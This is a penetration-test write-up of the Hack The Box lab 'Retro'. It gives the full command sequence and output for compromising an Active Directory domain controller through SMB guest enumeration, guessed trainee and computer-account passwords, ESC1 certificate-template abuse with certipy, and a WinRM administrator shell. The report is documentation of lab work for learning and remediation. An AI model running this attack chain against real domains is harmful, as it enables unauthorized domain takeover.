Retro report

Cover

Target: HTB Machine “Retro” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of a Windows-based Active Directory environment by simulating adversarial techniques against identity and

access management components. The testing focused on identifying vulnerabilities in authentication mechanisms, shared resources, and certificate authority configurations. Through systematic enumeration and exploitation, initial access was gained, culminating in full administrative control over the domain controller.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Windows host, indicated by a TTL value of 127. Comprehensive port scans via Nmap identified critical services, including DNS (port 53), Kerberos (port 88), LDAP (ports 389, 3268), SMB (ports 139, 445), and RDP (port 3389), suggesting a Windows Server 2022 domain controller within the `retro.vl` domain.
- **Service Discovery & Credential Enumeration:** Using the `Guest` account, SMB enumeration revealed accessible shares and user accounts. A file (`Important.txt`) in the `Trainees` share indicated a shared account for trainees, prompting a successful guess of the credentials `trainee:trainee`, which enabled authenticated access to additional resources.
- **Resource Access & Information Disclosure:** The `trainee` account provided access to the `Notes` share, revealing a file (`ToDo.txt`) that referenced a pre-created computer account (`BANKING$`). This led to successful authentication using the guessed credentials `BANKING$:banking`.
- **Certificate Authority Exploitation:** Enumeration with the `BANKING$` account identified a vulnerable certificate template (`Vuln-ESC1`) susceptible to ESC1 exploitation, allowing issuance of a certificate for the `administrator` account. This certificate facilitated impersonation and further privilege escalation.
- **Administrative Access:** The obtained certificate and NTLM hash were used to authenticate via WinRM, granting full administrative access to the domain controller, completing the compromise.

Ethics & Compliance

All testing activities were conducted in accordance with pre-approved rules of engagement within an isolated lab environment. No production systems, user data, or external resources were impacted. This report is strictly confidential and intended for authorized stakeholders only, with the aim of enhancing security awareness and facilitating remediation of identified vulnerabilities.

2. Methodology

This section outlines the systematic approach employed to assess the security posture of a Windows-based Active Directory environment at IP address `10.129.234.44`, identified as a domain controller for the `retro.vl` domain. The methodology encompasses network reconnaissance, service enumeration, credential discovery, exploitation of misconfigurations,

and privilege escalation, with all steps documented in chronological order to provide a comprehensive audit trail.

2.1 Initial Network Reconnaissance

2.1.1 Host Discovery

A ping sweep was conducted to verify the reachability of the target host at `10.129.234.44`. The command executed was:

```
ping -c 1 10.129.234.44
```

The output confirmed the host was active, with a Time to Live (TTL) value of 127, indicating a Windows-based system:

```
PING 10.129.234.44 (10.129.234.44) 56(84) bytes of data.
64 bytes from 10.129.234.44: icmp_seq=1 ttl=127 time=53.1 ms

--- 10.129.234.44 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 53.083/53.083/53.083/0.000 ms
```

2.1.2 Port Scanning

A comprehensive port scan was performed using Nmap to identify open ports and services on the target. The command executed was:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.234.44 -oG
RetroPorts
```

The results revealed multiple open TCP ports associated with a Windows Active Directory environment:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 18:21 UTC
Nmap scan report for 10.129.234.44
Host is up (0.035s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
9389/tcp  open  adws
49441/tcp open  unknown
49460/tcp open  unknown
49476/tcp open  unknown
49664/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
54813/tcp open  unknown
60338/tcp open  unknown
```

2.2 Service Enumeration

A targeted Nmap scan with version detection and script scanning was conducted on the open ports to gather detailed service information:

```
nmap -sV -sC -p
53,88,135,139,389,445,464,593,636,3268,3269,3389,9389,49441,49460,49476,49
664,49667,49669,54813,60338 10.129.234.44
```

The output identified services indicative of a Windows Server 2022 domain controller:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 18:23 UTC
Nmap scan report for 10.129.234.44
Host is up (0.035s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-07-16 18:23:39Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
```

```
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.retro.vl
| Not valid before: 2025-04-08T01:55:44
|_Not valid after:  2025-10-08T01:55:44
|_ssl-date: 2025-07-16T18:25:10+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RETRO
|   NetBIOS_Domain_Name: RETRO
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: retro.vl
|   DNS_Computer_Name: DC.retro.vl
```

```
|   Product_Version: 10.0.20348
|_  System_Time: 2025-07-16T18:24:30+00:00
9389/tcp  open  mc-nmf        .NET Message Framing
49441/tcp open  msrpc         Microsoft Windows RPC
49460/tcp open  msrpc         Microsoft Windows RPC
49476/tcp open  msrpc         Microsoft Windows RPC
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
54813/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
60338/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-16T18:24:30
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

2.3 Host Configuration

The `/etc/hosts` file was updated to map the target IP to the domain controller's hostname:

```
10.129.234.44   DC.retro.vl  DC retro.vl
```

2.4 Credential Enumeration via SMB

Using the `Guest` account with no password, SMB enumeration was performed to identify user accounts and shares:

```
nxc smb 10.129.234.44 -u Guest -p "" --rid-brute
```

The output listed several accounts and groups within the `retro.vl` domain:

```
SMB         10.129.234.44   445    DC               [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True)
(SMBv1:False)
SMB         10.129.234.44   445    DC               [+] retro.vl\Guest:
SMB         10.129.234.44   445    DC               498: RETRO\Enterprise
Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.234.44   445    DC               500:
```

```
RETRO\Administrator (SidTypeUser)
SMB         10.129.234.44   445    DC               501: RETRO\Guest
(SidTypeUser)
SMB         10.129.234.44   445    DC               502: RETRO\krbtgt
(SidTypeUser)
SMB         10.129.234.44   445    DC               512: RETRO\Domain
Admins (SidTypeGroup)
SMB         10.129.234.44   445    DC               513: RETRO\Domain
Users (SidTypeGroup)
SMB         10.129.234.44   445    DC               514: RETRO\Domain
Guests (SidTypeGroup)
SMB         10.129.234.44   445    DC               515: RETRO\Domain
Computers (SidTypeGroup)
SMB         10.129.234.44   445    DC               516: RETRO\Domain
Controllers (SidTypeGroup)
SMB         10.129.234.44   445    DC               517: RETRO\Cert
Publishers (SidTypeAlias)
SMB         10.129.234.44   445    DC               518: RETRO\Schema
Admins (SidTypeGroup)
SMB         10.129.234.44   445    DC               519: RETRO\Enterprise
Admins (SidTypeGroup)
SMB         10.129.234.44   445    DC               520: RETRO\Group
Policy Creator Owners (SidTypeGroup)
SMB         10.129.234.44   445    DC               521: RETRO\Read-only
Domain Controllers (SidTypeGroup)
SMB         10.129.234.44   445    DC               522: RETRO\Cloneable
Domain Controllers (SidTypeGroup)
SMB         10.129.234.44   445    DC               525: RETRO\Protected
Users (SidTypeGroup)
SMB         10.129.234.44   445    DC               526: RETRO\Key Admins
(SidTypeGroup)
SMB         10.129.234.44   445    DC               527: RETRO\Enterprise
Key Admins (SidTypeGroup)
SMB         10.129.234.44   445    DC               553: RETRO\RAS and IAS
Servers (SidTypeAlias)
SMB         10.129.234.44   445    DC               571: RETRO\Allowed
RODC Password Replication Group (SidTypeAlias)
SMB         10.129.234.44   445    DC               572: RETRO\Denied RODC
Password Replication Group (SidTypeAlias)
SMB         10.129.234.44   445    DC               1000: RETRO\DC$
(SidTypeUser)
SMB         10.129.234.44   445    DC               1101: RETRO\DnsAdmins
(SidTypeAlias)
```

```
SMB         10.129.234.44   445    DC                1102:
RETRO\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.234.44   445    DC                1104: RETRO\trainee
(SidTypeUser)
SMB         10.129.234.44   445    DC                1106: RETRO\BANKING$
(SidTypeUser)
SMB         10.129.234.44   445    DC                1107: RETRO\jburley
(SidTypeUser)
SMB         10.129.234.44   445    DC                1108: RETRO\HelpDesk
(SidTypeGroup)
SMB         10.129.234.44   445    DC                1109: RETRO\tblack
(SidTypeUser)
```

2.5 SMB Share Enumeration as Guest

The `Guest` account was used to enumerate accessible SMB shares:

```
nxc smb 10.129.234.44 -u Guest -p '' --shares
```


The output identified several shares, with `Trainees` being notable for its read permissions:

```
SMB         10.129.234.44   445    DC                [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True)
(SMBv1:False)
SMB         10.129.234.44   445    DC                [+] retro.vl\Guest:
SMB         10.129.234.44   445    DC                [*] Enumerated shares
SMB         10.129.234.44   445    DC                Share
Permissions     Remark
SMB         10.129.234.44   445    DC                -----           ------
-----      ------
SMB         10.129.234.44   445    DC                ADMIN$
Remote Admin
SMB         10.129.234.44   445    DC                C$
Default share
SMB         10.129.234.44   445    DC                IPC$            READ
Remote IPC
SMB         10.129.234.44   445    DC                NETLOGON
Logon server share
SMB         10.129.234.44   445    DC                Notes
SMB         10.129.234.44   445    DC                SYSVOL
Logon server share
SMB         10.129.234.44   445    DC                Trainees        READ
```

The `Trainees` share was accessed using:

```
smbclient -U 'Guest' //10.129.234.44/Trainees
```

A screenshot of the SMB client session is provided:



The contents of the `Trainees` share were listed:

```
smb: \> ls
  .                                   D        0  Sun Jul 23 21:58:43 2023
  ..                                 DHS        0  Wed Jun 11 14:17:10 2025
  Important.txt                       A      288  Sun Jul 23 22:00:13 2023

                4659711 blocks of size 4096. 1283752 blocks available
```

The file `Important.txt` was downloaded and reviewed:

```
cat Important.txt
Dear Trainees,

I know that some of you seemed to struggle with remembering strong and
unique passwords.
So we decided to bundle every one of you into one account.
Stop bothering us. Please. We have other stuff to do than resetting your
password every day.

Regards

The Admins
```

2.6 Credential Validation

Based on the information in `Important.txt`, the credentials `trainee:trainee` were tested:

```
nxc smb 10.129.234.44 -u trainee -p trainee --users
```

The credentials were valid, confirming access to the `retro.vl` domain:


```
SMB         10.129.234.44   445    DC               [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True)
(SMBv1:False)
SMB         10.129.234.44   445    DC               [+]
retro.vl\trainee:trainee
SMB         10.129.234.44   445    DC               -Username-
-Last PW Set-       -BadPW- -Description-
SMB         10.129.234.44   445    DC               Administrator
2023-07-23 20:47:47 0       Built-in account for administering the
computer/domain
SMB         10.129.234.44   445    DC               Guest
<never>             147     Built-in account for guest access to the
computer/domain
SMB         10.129.234.44   445    DC               krbtgt
2023-07-23 21:08:46 169     Key Distribution Center Service Account
SMB         10.129.234.44   445    DC               trainee
2023-07-23 21:26:01 0
SMB         10.129.234.44   445    DC               jburley
2023-07-23 22:06:50 175
SMB         10.129.234.44   445    DC               tblack
2023-07-23 22:08:59 171
SMB         10.129.234.44   445    DC               [*] Enumerated 6 local
users: RETRO
```

2.7 SMB Share Enumeration as Trainee

Using the `trainee` credentials, SMB shares were enumerated again:

```
nxc smb 10.129.234.44 -u trainee -p trainee --shares
```

A screenshot of the share enumeration is provided:



The `Notes` share was accessible with read permissions:

```
SMB         10.129.234.44   445    DC               Notes           READ
```

The `Notes` share was accessed to retrieve the `user.txt` flag and `ToDo.txt`:

```
smbclient -U 'trainee%trainee' //10.129.234.44/Notes
```

The contents of `ToDo.txt` were:

```
Thomas,

after convincing the finance department to get rid of their ancient
banking software it is finally time to clean up the mess they made. We
should start with the pre created computer account. That one is older than
me.

Best
James
```

2.8 Credential Testing for Computer Account


Based on the `ToDo.txt` reference to a pre-created computer account, the credentials `BANKING$:banking` were tested:

```
nxc smb 10.129.234.44 -u BANKING$ -p 'banking'
```

The attempt resulted in an error indicating a valid password for an unused computer account:

```
SMB         10.129.234.44   445    DC                [-]
retro.vl\BANKING$:banking STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

A screenshot of the error is provided:



2.9 Kerberos Ticket Generation

A Kerberos ticket was generated for the `BANKING$` account:

```
sudo impacket-getTGT retro.vl/BANKING$:banking -dc-ip DC
```


The output confirmed the ticket was saved:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in BANKING$.ccache
```

The ticket was set as an environment variable:

```
export KRB5CCNAME='BANKING$.ccache'
```

A screenshot of the successful connection using the ticket is provided:



2.10 Alternative Approach: Password Change

As an alternative, the password for `BANKING$` was changed:

```
changepasswd.py -newpass p1p2p3p4 'retro.vl/BANKING$:banking@dc.retro.vl'
-protocol rpc-samr
```

The output confirmed the password change:

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of retro.vl\BANKING$
[*] Connecting to DCE/RPC as retro.vl\BANKING$
[*] Password was changed successfully.
```

2.11 Certificate Authority Enumeration

The `BANKING$` account was used to enumerate vulnerable certificate templates:

```
certipy-ad find -u 'BANKING$@retro.vl' -k -target DC -vulnerable -stdout
```

The output identified the `Vuln-ESC1` template with the ESC1 vulnerability, allowing enrollees to supply arbitrary subjects and supporting client authentication:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: All nameservers failed to answer the query DC.
IN A: Server Do53:10.0.2.3@53 answered SERVFAIL
[!] Use -debug to print a stacktrace
```

```
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The DNS query name does not exist: DC.retro.vl.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'retro-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Successfully retrieved CA configuration for 'retro-DC-CA'
[*] Checking web enrollment for CA 'retro-DC-CA' @ 'DC.retro.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : retro-DC-CA
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights               : RETRO.VL\Domain Admins
                                          RETRO.VL\Domain Computers
                                          RETRO.VL\Enterprise Admins
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and
template allows client authentication.
```

A screenshot of the vulnerable certificate configuration is provided:

```
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
```

For further details on the ESC1 vulnerability, refer to:

- https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf

- https://posts.specterops.io/certified-pre-owned-d95910965cd2

2.12 Certificate Request Attempt

An initial attempt to request a certificate using the `Vuln-ESC1` template failed due to an unsupported key size:

```
certipy-ad req -u 'BANKING$@retro.vl' -k -ca retro-DC-CA -template Vuln-
ESC1 -upn administrator@retro.vl -dc-ip 10.129.234.44 -target DC -dc-host
DC
```

The output showed:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: All nameservers failed to answer the query DC.
IN A: Server Do53:10.129.234.44@53 answered SERVFAIL
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 10
[-] Got error while requesting certificate: code: 0x80094800 -
CERTSRV_E_UNSUPPORTED_CERT_TYPE - The requested certificate template is
not supported by this CA.
Would you like to save the private key? (y/N): y
[*] Saving private key to '10.key'
[*] Wrote private key to '10.key'
[-] Failed to request certificate
```

2.13 Password Change and Certificate Request

To address the issue, the `BANKING$` password was changed again:

```
sudo impacket-changepasswd -newpass p1p2p3p4
'retro.vl/BANKING$:banking@dc.retro.vl' -protocol rpc-samr
```

The output confirmed:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of retro.vl\BANKING$
[*] Connecting to DCE/RPC as retro.vl\BANKING$
[*] Password was changed successfully.
```

A certificate was then requested with a specified key size:

```
certipy-ad req -u 'BANKING$@retro.vl' -p p1p2p3p4 -ca retro-DC-CA -
template Vuln-ESC1 -upn administrator@retro.vl -target dc.retro.vl -key-
size 4096
```

The output confirmed success:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc.retro.vl.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: RETRO.VL.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@retro.vl'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

2.14 SID Enumeration

To authenticate as the `Administrator`, the Security Identifier (SID) was required. The SID was enumerated:

```
sudo impacket-lookupsid retro.vl/BANKING$:p1p2p3p4@DC.retro.vl
```

The output provided the domain SID and Administrator's SID:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at DC.retro.vl
[*] StringBinding ncacn_np:DC.retro.vl[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2983547755-698260136-4283918172
498: RETRO\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: RETRO\Administrator (SidTypeUser)
```

2.15 Certificate Request with SID

A certificate was requested again, including the Administrator's SID:

```
certipy-ad req -u 'BANKING$@retro.vl' -p p1p2p3p4 -ca retro-DC-CA -
template RetroClients -upn administrator@retro.vl -sid S-1-5-21-
2983547755-698260136-4283918172-500 -target dc.retro.vl -key-size 4096
```

The output confirmed:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc.retro.vl.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: RETRO.VL.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@retro.vl'
[*] Certificate object SID is 'S-1-5-21-2983547755-698260136-4283918172-
500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

2.16 Administrator Authentication

The certificate was used to authenticate as the `Administrator`:

```
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.234.44
```

The output provided the NTLM hash and a Kerberos ticket:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@retro.vl'
[*]     SAN URL SID: 'S-1-5-21-2983547755-698260136-4283918172-500'
[*]     Security Extension SID: 'S-1-5-21-2983547755-698260136-4283918172-
500'
[*] Using principal: 'administrator@retro.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
```

```
[*] Got hash for 'administrator@retro.vl':
aad3b435b51404eeaad3b435b51404ee:<REDACTED>
```

A screenshot of the authentication output is provided:

2.17 Administrative Access via WinRM


Using the obtained NTLM hash, administrative access was achieved via WinRM:

```
evil-winrm -u administrator -H <REDACTED> -i DC.retro.vl
```

Verification confirmed administrative privileges:


```
* Evil-WinRM shell v3.5
* Warning: SSL is not enabled, communications are not encrypted. Be aware
that you are in a sensitive environment.

* Host: DC.retro.vl
* User: administrator
* Domain: retro.vl

whoami
retro\administrator
```

A screenshot of the `whoami` command confirming administrative access is provided:



3. Findings

3.1 Vulnerability: Weak Credential Configuration in SMB Shares



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The `Trainees` SMB share on the domain controller (`DC.retro.vl`) was accessible to the `Guest` account without authentication. A file, `Important.txt` , indicated a shared account for trainees, leading to the successful guessing of the credentials `trainee:trainee` . Additionally, the `Notes` share, accessible to the `trainee` account, contained a file (`ToDo.txt`) that referenced a pre-created computer account, enabling the guess of `BANKING$:banking` .
- **Impact:** Weak credentials allowed unauthenticated access to sensitive shares and authenticated access to domain resources. This facilitated lateral movement and further exploitation, posing a significant risk of unauthorized access to critical systems and data.
- **Technical Summary:** The `Trainees` share was enumerated using:

```
nxc smb 10.129.234.44 -u Guest -p '' --shares
```


The `Important.txt` file was retrieved via:

```
smbclient -U 'Guest' //10.129.234.44/Trainees
```

Its contents suggested a shared trainee account, leading to the successful guess of `trainee:trainee` :

```
nxc smb 10.129.234.44 -u trainee -p trainee --users
```

A screenshot of share enumeration with the `trainee` account is provided:



The `Notes` share revealed `ToDo.txt` , which referenced the `BANKING$` account, leading to the guess of `BANKING$:banking` :

```
nxc smb 10.129.234.44 -u BANKING$ -p 'banking'
```

A screenshot of the authentication error confirming the correct password is provided:

```
kali@kali ~/workspace/Retro/content [20:39:20] $ nxc smb 10.129.234.44  -u BANKING$ -p 'banking'
SMB         10.129.234.44   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.44   445    DC               [-] retro.vl\BANKING$:banking STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT

kali@kali ~/workspace/Retro/content [20:39:32] $ nxc smb 10.129.234.44  -u BANKING$ -p 'test'
SMB         10.129.234.44   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.44   445    DC               [-] retro.vl\BANKING$:test STATUS_LOGON_FAILURE
```

3.2 Vulnerability: Certificate Authority Misconfiguration (ESC1)

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
